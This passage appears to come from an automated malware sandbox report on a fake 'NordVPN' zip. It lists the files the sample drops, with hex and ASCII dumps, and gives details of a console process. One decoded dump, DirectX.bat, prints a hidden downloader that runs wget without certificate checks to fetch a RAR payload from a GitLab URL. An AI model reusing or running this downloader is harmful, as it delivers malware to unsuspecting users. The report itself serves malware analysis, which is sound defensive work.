File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	0	25600	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	32768	5632	65 74 4d 65 74 61 64 61 74 61 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 41 45 41 56 50 61 72 74 69 74 69 6f 6e 4d 65 74 61 64 61 74 61 40 4d 65 74 61 64 61 74 61 40 34 35 40 50 45 41 56 53 6f 75 72 63 65 50 61 63 6b 61 67 65 40 53 74 72 75 63 74 75 72 61 6c 40 37 34 35 40 49 49 40 5a 00 3f 75 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 47 65 6e 65 72 61 74 6f 72 40 53 79 73 74 65 6d 53 63 68 65 6d 65 31 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 55 6e 69 76 65 72 73 61 6c 4c 61 62 65 6c 40 54 79	etMetadata@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEAA_NAEAVPartitionMetadata@Metadata@45@PEAVSourcePackage@Structural@745@II@Z?universalLabel@SystemScheme1Generator@SystemScheme1@GenericContainer@SDK@MXF@@UEBA?AVUniversalLabel@Ty	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	0	24064	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\PlugPlugExternalObject.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 27 29 fd fd 46 47 fd fd 46 47 fd fd 46 47 fd fd 3e 0a fd 46 47 fd fd 1b 44 fd fd 46 47 fd fd 1b 42 fd fd 46 47 fd fd 1b 43 fd fd 46 47 fd fd 1b 46 fd fd 46 47 fd 32 fd fd fd fd 46 47 fd fd 46 46 fd fd 46 47 fd fd 1b 4e fd fd 46 47 fd fd 1b 47 fd fd 46 47 fd fd 1b fd fd fd 46 47 fd fd 46 0a fd 46 47 fd fd 1b 45 fd fd 46 47 fd 52 69 63 68 fd 46 47 fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$')FGFGFG>FGDFG BFGCFGFFG2FGFFFGN FGGFGFGFFGEFG RichFG	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\PlugPlugExternalObject.dll	32768	4224	61 74 69 6f 6e 31 1f 30 1d 06 03 55 04 0b 13 16 53 79 6d 61 6e 74 65 63 20 54 72 75 73 74 20 4e 65 74 77 6f 72 6b 31 42 30 40 06 03 55 04 03 13 39 53 79 6d 61 6e 74 65 63 20 43 6c 61 73 73 20 33 20 45 78 74 65 6e 64 65 64 20 56 61 6c 69 64 61 74 69 6f 6e 20 43 6f 64 65 20 53 69 67 6e 69 6e 67 20 43 41 20 2d 20 47 32 02 10 6e fd 10 36 fd 17 2e 7a fd 30 74 fd 2c fd 27 00 30 09 06 05 2b 0e 03 02 1a 05 00 fd fd fd 30 19 06 09 2a fd 48 fd fd 0d 01 09 03 31 0c 06 0a 2b 06 01 04 01 fd 37 02 01 04 30 1c 06 0a 2b 06 01 04 01 fd 37 02 01 0b 31 0e 30 0c 06 0a 2b 06 01 04 01 fd 37 02 01 15 30 23 06 09 2a fd 48 fd fd 0d 01 09 04 31 16 04 14 58 1c 1d fd fd 31 58 2c 72 27 fd fd 53 fd 5f fd 64 fd 65 5b 30 3e 06 0a 2b 06 01 04 01 fd 37 02 01 0c 31 30 30 2e fd 2c fd 2a 00	ation10USymantec Trust Network 1B0@U9Symantec Class 3 Extended Validation Code Signing CA - G2n6.z0t,'0+0*H1+70+710+70#*H 1X1X,r'S_de[0>+7100.,*	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\PRM.dll	0	29824	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.dll	229376	32768	fd 00 00 00 41 fd fd 74 68 41 fd fd 74 36 41 fd fd 0f fd fd 03 00 00 49 fd 42 50 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd fd fd fd 62 03 00 00 49 fd 42 58 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd 7c fd fd fd 35 03 00 00 49 fd 42 48 fd fd 24 fd 00 00 00 48 fd fd 20 fd fd 24 fd 00 00 00 48 fd fd 24 fd 00 00 00 48 fd 4c 24 38 fd 4f fd fd fd fd 08 03 00 00 41 fd 42 60 fd 44 24 20 41 fd fd fd 75 07 fd fd 10 fd 44 24 20 0f fd 09 54 24 20 48 fd 4c 24 38 fd fd fd fd fd fd fd 02 00 00 48 fd fd 74 2b fd 78 04 00 75 06 48 fd 50 20 fd 10 fd 78 05 00 74 06 48 fd 50 48 fd 04 48 fd 50 38 48 fd 4c 24 38 fd fd fd fd fd 02 00 00 41 fd fd fd 0f fd	AthAt6AIBP$H HHL$8bIBX$H H HL$8\|5IBH$H HHL$8OAB`D$ AuD$ T$ HL$8Ht+xuHP xtHPHHP8HL$8A	success or wait	5	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.dll	1671168	18432	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 fd 00 00 00 fd fd 00 fd 00 00 00 fd 00 fd fd 00 00 00 fd fd fd 00 fd fd fd 00 fd a6 00 04 04 04 00 08 08 08 00 0c 0c 0c 00 11 11 11 00 16 16 16 00 1c 1c 1c 00 22 22 22 00 29 29 29 00 55 55 55 00 4d 4d 4d 00 42 42 42 00 39 39 39 00 fd 7c fd 00 50 50 fd 00 fd 00 fd 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 00 00 33 00 00 00 66 00 00 00 fd 00 00 00 fd 00 00 33 00 00 00 33 33 00 00 33 66 00 00 33 fd 00 00 33 fd 00 00 33 fd 00 00 66 00 00 00 66 33 00 00 66 66 00 00 66 fd 00 00 66 fd 00 00 66 fd 00 00 fd 00 00 00 fd 33 00 00 fd 66 00 00 fd fd 00 00 fd fd 00 00 fd fd 00 00 fd 00 00 00 fd 33 00 00 fd 66 00 00 19 00 00 fd fd 00 00 fd fd 00 00 fd 66 00 00 fd fd 00 00 fd fd	""")))UUUMMMBBB999|PP3f3333f333ff3fffff3f3ff	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.exe	458752	16896	fd 3b 06 00 fd fd 02 00 fd fd 02 00 14 3d 06 00 fd fd 02 00 f8 02 00 0c 3d 06 00 38 02 00 fd fd 02 00 04 3d 06 00 fd fd 02 00 14 fd 02 00 fd 3c 06 00 1c fd 02 00 34 fd 02 00 fd 3c 06 00 3c fd 02 00 54 fd 02 00 fd 3c 06 00 5c fd 02 00 77 fd 02 00 fd 3c 06 00 78 fd 02 00 2d fd 02 00 fd 3d 06 00 38 fd 02 00 53 fd 02 00 fd 3d 06 00 58 fd 02 00 77 fd 02 00 fd 3d 06 00 78 fd 02 00 6a fd 02 00 30 3e 06 00 78 fd 02 00 fd fd 02 00 28 3e 06 00 fd fd 02 00 fd fd 02 00 20 3e 06 00 fd fd 02 00 3c 02 00 18 3e 06 00 3c 02 00 fd 02 00 10 3e 06 00 fd 02 00 16 fd 02 00 60 3f 06 00 20 fd 02 00 38 fd 02 00 58 3f 06 00 40 fd 02 00 58 fd 02 00 50 3f 06 00 60 fd 02 00 78 fd 02 00 48 3f 06 00 fd fd 02 00 fd fd 02 00 40 3f 06 00 fd fd 02 00 fd fd 02 00 38 3f 06	;===<4<<T<\w<x-=8S=Xw=xj0>x(> >>>`?8X?@XP?`xH?@?8?	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\DirectX.bat	0	1166	40 65 63 68 6f 20 6f 66 66 0d 0a 65 63 68 6f 3a 20 20 26 20 3e 6e 75 6c 20 74 69 6d 65 6f 75 74 20 2f 74 20 36 30 20 2f 6e 6f 62 72 65 61 6b 0d 0a 73 74 61 72 74 20 2f 77 61 69 74 20 2f 6d 69 6e 20 25 41 70 70 44 61 74 61 25 5c 44 69 72 65 63 74 58 5c 77 67 65 74 2e 65 78 65 20 2d 71 20 2d 2d 6e 6f 2d 63 68 65 63 6b 2d 63 65 72 74 69 66 69 63 61 74 65 20 22 68 74 74 70 73 3a 2f 2f 67 69 74 6c 61 62 2e 63 6f 6d 2f 6d 69 63 68 61 6c 36 33 72 6f 62 65 72 74 73 36 33 2f 73 6f 66 74 2f 2d 2f 72 61 77 2f 6d 61 69 6e 2f 44 69 72 65 63 74 58 62 69 6e 2e 72 61 72 22 20 2d 50 20 25 41 70 70 44 61 74 61 25 5c 44 69 72 65 63 74 58 0d 0a 65 63 68 6f 3a 20 20 26 20 3e 6e 75 6c 20 74 69 6d 65 6f 75 74 20 2f 74 20 35 20 2f 6e 6f 62 72 65 61 6b 0d 0a 73 74 61 72 74 20 2f	@echo offecho: & >nul timeout /t 60 /nobreakstart /wait /min %AppData%\DirectX\wget.exe -q --no-check-certificate "https://gitlab.com/michal63roberts63/soft/-/raw/main/DirectXbin.rar" -P %AppData%\DirectXecho: & >nul timeout /t 5 /nobreakstart /	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\setup64.dll	0	3584	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\setup64.exe	360448	12896	6c 37 70 37 74 37 78 37 7c 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 fd 37 50 38 54 38 58 38 64 38 7c 38 fd 38 fd 38 fd

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\wget.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\wget.exe	5111808	16208	73 68 00 5f 5f 69 6d 70 5f 5f 73 74 72 63 70 79 00 5f 5f 69 6d 70 5f 5f 63 6c 6f 63 6b 00 5f 5f 69 6d 70 5f 5f 77 72 69 74 65 00 5f 5f 69 6d 70 5f 5f 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 40 34 00 5f 5f 69 6d 70 5f 5f 67 65 74 73 6f 63 6b 6e 61 6d 65 40 31 32 00 5f 5f 69 6d 70 5f 5f 6c 73 65 65 6b 00 5f 5f 69 6d 70 5f 5f 6e 74 6f 68 73 40 34 00 5f 5f 69 6d 70 5f 5f 53 48 47 65 74 53 70 65 63 69 61 6c 46 6f 6c 64 65 72 50 61 74 68 57 40 31 36 00 5f 5f 69 6d 70 5f 5f 66 65 72 72 6f 72 00 5f 5f 69 6d 70 5f 5f 4c 6f 63 6b 46 69 6c 65 45 78 40 32 34 00 5f 5f 69 6d 70 5f 5f 43 72 79 70 74 41 63 71 75 69 72 65 43 6f 6e 74 65 78 74 57 40 32 30 00 5f 5f 69 6d 70 5f 5f 5f 6f 6e 65 78 69 74 00 5f 5f 69 6d 70 5f 5f 43 65 72 74 46 69 6e	sh__imp__strcpy__imp__clock__imp__write__imp__QueryPerformanceCounter@4__imp__getsockname@12__imp__lseek__imp__ntohs@4__imp__SHGetSpecialFolderPathW@16__imp__ferror__imp__LockFileEx@24__imp__CryptAcquireContextW@20__imp___onexit__imp__CertFin	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\WinRAR.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\WinRAR.exe	229376	32768	fd fd 0a 76 1e 6a 00 fd 44 24 68 50 6a 66 6a 66 57 fd 15 10 46 51 00 50 57 fd 72 1c 09 00 fd fd 3b 56 00 fd 44 24 64 50 6a 66 57 fd fd 68 fd 3a 56 00 6a 67 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 6a 00 fd 35 54 3b 56 00 fd 3f 30 07 00 fd fd 24 04 01 00 00 50 6a 68 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 fd 35 64 3b 56 00 fd 35 60 3b 56 00 fd 14 30 07 00 fd fd 24 04 01 00 00 50 6a 69 57 fd fd 68 00 02 00 00 fd fd 24 08 01 00 00 50 fd 35 6c 3b 56 00 fd 35 68 3b 56 00 fd fd 2f 07 00 fd fd 24 04 01 00 00 50 6a 6a 57 fd fd fd 35 64 3b 56 00 fd 35 60 3b 56 00 fd 35 6c 3b 56 00 fd 35 68 3b 56 00 fd d0 05 00 50 68 7c 4b 51 00 fd fd 24 0c 01 00 00 68 00 02 00 00 50 fd 47 fd fd fd fd fd 10 fd fd 24 04 01 00 00 50 6a 6b 57 fd fd 68 00 02 00 00 fd	vjD$hPjfjfWFQPWr;VD$dPjfWh:VjgWh$Pj5T;V?0$PjhWh$P5d;V5`;V0$PjiWh$P5l;V5h;V/$PjjW5d;V5`;V5l;V5h;VPh|KQhPGPjkWh	success or wait	29	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\WinRAR.exe	1277952	32768	06 70 01 fd 04 fd fd 0e fd 35 fd 58 fd fd fd fd fd 51 32 fd 15 fd 4f 77 fd 6e fd fd 03 fd 08 30 02 fd fd 1a fd 4a fd fd fd 04 fd 66 5c 7e fd fd 2f fd fd 2b 1c 3a 71 18 fd fd 5e fd fd fd 4e 40 55 79 0b 4e 3c 70 07 fd fd fd fd 23 77 1e 05 fd 59 fd 72 fd 72 79 1c fd 61 fd fd 0d fd 31 19 fd 3d 2b 38 fd fd 7b fd fd 0b f0 76 fd 1a 00 fd 3f 1a 60 fd fd 23 18 38 5d 5c 4b 07 76 fd fd 39 fd fd 61 07 fd 23 7f fd fd fd 1a fd 59 fd fd 73 fd fd fd 00 fd fd 6d 61 fd fd fd fd fd fd 7b 58 3a fd 1f 4b fd fd 17 eb 0f fd fd 9e 21 fd fd fd fd 2b fd fd fd fd fd 1b 0c fd 0d fd fd 05 fd d2 63 fd fd 20 7f 53 55 78 fd fd 5e 2c fd 0a fd fd 33 fd 45 40 0b 9b 7b fd fd fd fd 06 0e 6f fd fd 7a 22 78 1f fd 0f 4c 01 39 7a 21 02 1a fd fd fd 60 0f	p5XQOwn0Jf\~/+:q^N@UyN<p#wYrrya1=+8{v?`#8\Kv9Ysma{X:K!+cSUx^,3E@{oz"xL9z!`	success or wait	3	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\WinRAR.exe	2228224	2264	fd 77 fd 69 48 47 fd 53 12 fd fd fd 07 32 76 07 57 07 19 30 0d 06 09 2a fd 48 fd fd 0d 01 01 0b 05 00 03 fd 01 01 00 75 fd 2d fd 34 19 5c 32 45 fd 0e fd fd 4f fd 78 fd 6f fd fd fd fd 4f fd 01 fd fd fd fd 15 fd 40 29 fd fd 5d fd fd fd 56 64 fd 71 30 2a fd 1e 61 17 66 20 56 06 fd 19 fd 5d 71 fd fd fd fd 09 fd 1c fd 47 fd fd fd 03 fd 10 2f fd 0a 6c 4e 33 fd b4 fd fd 4c fd 63 48 39 40 21 fd fd fd 6e fd fd 3c fd fd fd fd 06 fd 09 4f 53 57 41 fd 2f fd 1e 4d 4e fd fd 10 78 6c 42 6e fd fd fd 61 5c 52 fd 4e fd 6b fd fd 4a 7a fd fd fd fd 03 fd fd fd 03 fd 0f fd 53 fd 0a 75 fd fd 75 2e fd 66 fd 04 fd fd fd 06 57 fd fd 0e fd fd fd fd 18 1f fd fd fd 3a 00 fd 8a fd fd 01 de fd 38 fd 0f 52 fd fd fd 03 60 0a 4d fd fd 27 6d 14	wiHGS2v0*Hu-4\2EOxoO@)]Vdq0*afV]qG/lN3LcH9@!n<SWA/MNxlBna\RNkJzSuu.fW:8R`M'm	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100AGM.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100AGM.dll	5701632	12616	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100PDFL.dll	32768	32768	fd 0f fd 3b fd fd fd 0f fd 49 fd 0f fd 40 fd 2b fd 0f fd 00 fd fd fd 33 45 fd 0f fd fd fd 4c 09 fd fd fd fd fd fd fd fd 50 fd 3b 51 fd 74 7d 0f fd fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd fd fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd 0f fd fd fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 11 33 85 fd 0f fd 8d 54 12 fd fd fd fd 02 33 fd fd fd 0f fd fd fd fd fd fd 50 fd 3b 51 fd 74 7d 0f fd fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd 62 fd fd fd 0f fd 70 fd 0f fd 51 fd 2b fd 74 15 33 85 fd 0f fd 8d 54 12 fd fd fd fd 0f fd 41 fd	;l@+3LP;Qt}Q+t3TpQ+t3TpQ+t3TpQ +t3T3P;Qt}Q+t3TbpQ+t3TA	success or wait	40	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100PDFL.dll	6717440	14664	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	1396987	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NordVPN-7_8.zip	unknown	1024	success or wait	1	139686E	ReadFile
C:\Users\user\Downloads\NordVPN-7_8.zip	unknown	131072	success or wait	1	139686E	ReadFile
C:\Users\user\Downloads\NordVPN-7_8.zip	unknown	4	success or wait	1	139686E	ReadFile
C:\Users\user\Downloads\NordVPN-7_8.zip	unknown	4	success or wait	40	139686E	ReadFile

Analysis Process: conhost.exe PID: **5720**, Parent PID: **5664**

General

Target ID:	10
Start time:	00:09:12
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

No disassembly